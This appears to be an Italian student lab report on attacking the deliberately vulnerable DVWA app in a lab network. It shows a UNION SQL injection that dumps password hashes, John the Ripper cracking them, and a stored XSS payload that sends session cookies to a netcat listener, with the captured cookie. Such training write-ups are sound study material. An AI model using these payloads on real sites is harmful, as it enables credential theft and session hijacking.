

Consegna S6/L5

Per il progetto di questa settimana ci veniva richiesto di: Recuperare le password degli utenti presenti sul DB, sfruttando la SQLi. Come prima cosa faremo il login alla pagina DVWA ed andremo ad impostare il livello di sicurezza su LOW.



The screenshot shows the DVWA interface with a sidebar on the left containing navigation links: 'DVWA Security' (highlighted in green), 'PHP Info', 'About', and 'Logout'. The main content area has two links at the top: '[Simulate attack]' and '[View IDS log]'. Below these is a text box displaying 'Security level set to low'. At the bottom left, the user status is shown: 'Username: admin', 'Security Level: low' (underlined), and 'PHPIDS: disabled'. A mouse cursor is visible near the bottom right of the main content area.

DVWA Security

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users# WHERE user_id = ;
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users# WHERE user_id = ;
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: 1' UNION SELECT user, password FROM users# WHERE user_id = ;
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users# WHERE user_id = ;
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users# WHERE user_id = ;
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users# WHERE user_id = ;
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

In seguito ci sposteremo nella sezione SQL Injection (Blind) per vedere gli utenti attivi e le loro password in forma cifrata. Per fare ciò inseriamo nel campo User ID: la seguente query: 1' UNION SELECT user, password FROM users#. Cliccando su Submit, avremo come risultato la lista di tutti gli utenti e le loro password con hash.



Salveremo i dati appena acquisiti in un nuovo documento di testo, che ci servirà in seguito per un confronto con il tool John the Ripper.


```
(kali@kali)-[~/Desktop]
└─$ john --format=Raw-MD5 --fork=4/usr/share/wordlists/rockyou.txt usersSQLi.
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD]
Node numbers 1-4 of 4 (fork)
2: Warning: Only 1 candidate buffered for the current salt, minimum 8 needed
password      (admin)
password      (smithy)
abc123        (gordonb)
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
1: Warning: Only 7 candidates buffered for the current salt, minimum 8 needed
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (smithy)
letmein       (pablo)
Proceeding with incremental:ASCII
3: Warning: Only 4 candidates buffered for the current salt, minimum 8 needed
charley       (1337)
2 4g 0:00:00:00 DONE 3/3 (2024-01-15 18:50) 40.00g/s 495810p/s 495810c/s 944
1 2g 0:00:00:00 DONE 3/3 (2024-01-15 18:50) 25.00g/s 504187p/s 504187c/s 655
Waiting for 3 children to terminate
4 0g 0:00:00:00 DONE 3/3 (2024-01-15 18:50) 0g/s 500512p/s 500512c/s 548912C
3 0g 0:00:00:00 DONE 3/3 (2024-01-15 18:50) 0g/s 307884p/s 307884c/s 338038C
Use the "--show --format=Raw-MD5" options to display all of the cracked pass
Session completed.
```

Quindi andremo ad impartire il comando con JtR per avere il confronto delle password da noi trovate e salvate nel file di testo con quelle sul database rockyou.txt. Solo dopo pochi istanti avremo la risposta con le password trovate.

```
(kali㉿kali)-[~/Desktop]  
$ john --show --format=Raw-MD5 userSQLi.txt  
admin:password  
gordonb:abc123  
1337:charley  
pablo:letmein  
smithy:password  
  
5 password hashes cracked, 0 left
```

Possiamo dunque utilizzare la flag `--show` modificando il comando precedente per avere una visualizzazione più ordinata.

Per la seconda parte del progetto ci veniva richiesto di: recuperare i cookie di sessione attraverso l' XSS Stored sulla pagina di DVWA. Spostiamoci su XSS Stored, e compiliamo il modulo come nella figura sotto.



The image shows a web form for the DVWA XSS Stored module. It has a light blue background. On the left, there are two labels: "Name *" and "Message *". To the right of "Name *" is a text input field containing the word "Hacker". To the right of "Message *" is a larger text area containing the JavaScript payload: `<script>var i=new Image;i.src="http://192.168.50.100:8888/?"+document.cookie;</script>.` Below the text area is a button labeled "Sign Guestbook".

Name *	<input type="text" value="Hacker"/>
Message *	<div><code><script>var i=new Image;i.src="http://192.168.50.100:8888/?"+document.cookie;</script>.</code></div>
<input type="button" value="Sign Guestbook"/>	

```
▼ <tbody>
  ▶ <tr> ... </tr>
  ▼ <tr>
    <td width="100">Message *</td>
    ▼ <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="250"></textarea>
    </td>
  </tr>
  ▶ <tr> ... </tr>
</tbody>
</table>
```

Avremo un problema nell'inserire uno script più lungo di 50 caratteri nel campo message della slide precedente. Per risolvere questo problema ci basterà cliccare con con il tasto destro dentro il campo, tra le opzioni avremo Inspector, apriamolo ed andiamo a cambiare il valore 50, con un valore maggiore.


```
(kali㉿kali) - [~]  
$ nc -l -p 8888  
GET /?security=low;%20PHPSESSID=d5a6548b8ef8535aad14e0f3357e3b02 HTTP/1.1  
Host: 192.168.50.100:8888  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/
```

A questo punto siamo pronti per intercettare i cookie, apriamo il terminale su Kali Linux ed inseriamo il comando `nc -l -p 8888`, dove 8888 è la porta in ascolto sul servizio. Come possiamo vedere dalla figura sopra siamo riusciti ad ottenere i cookie di sessione.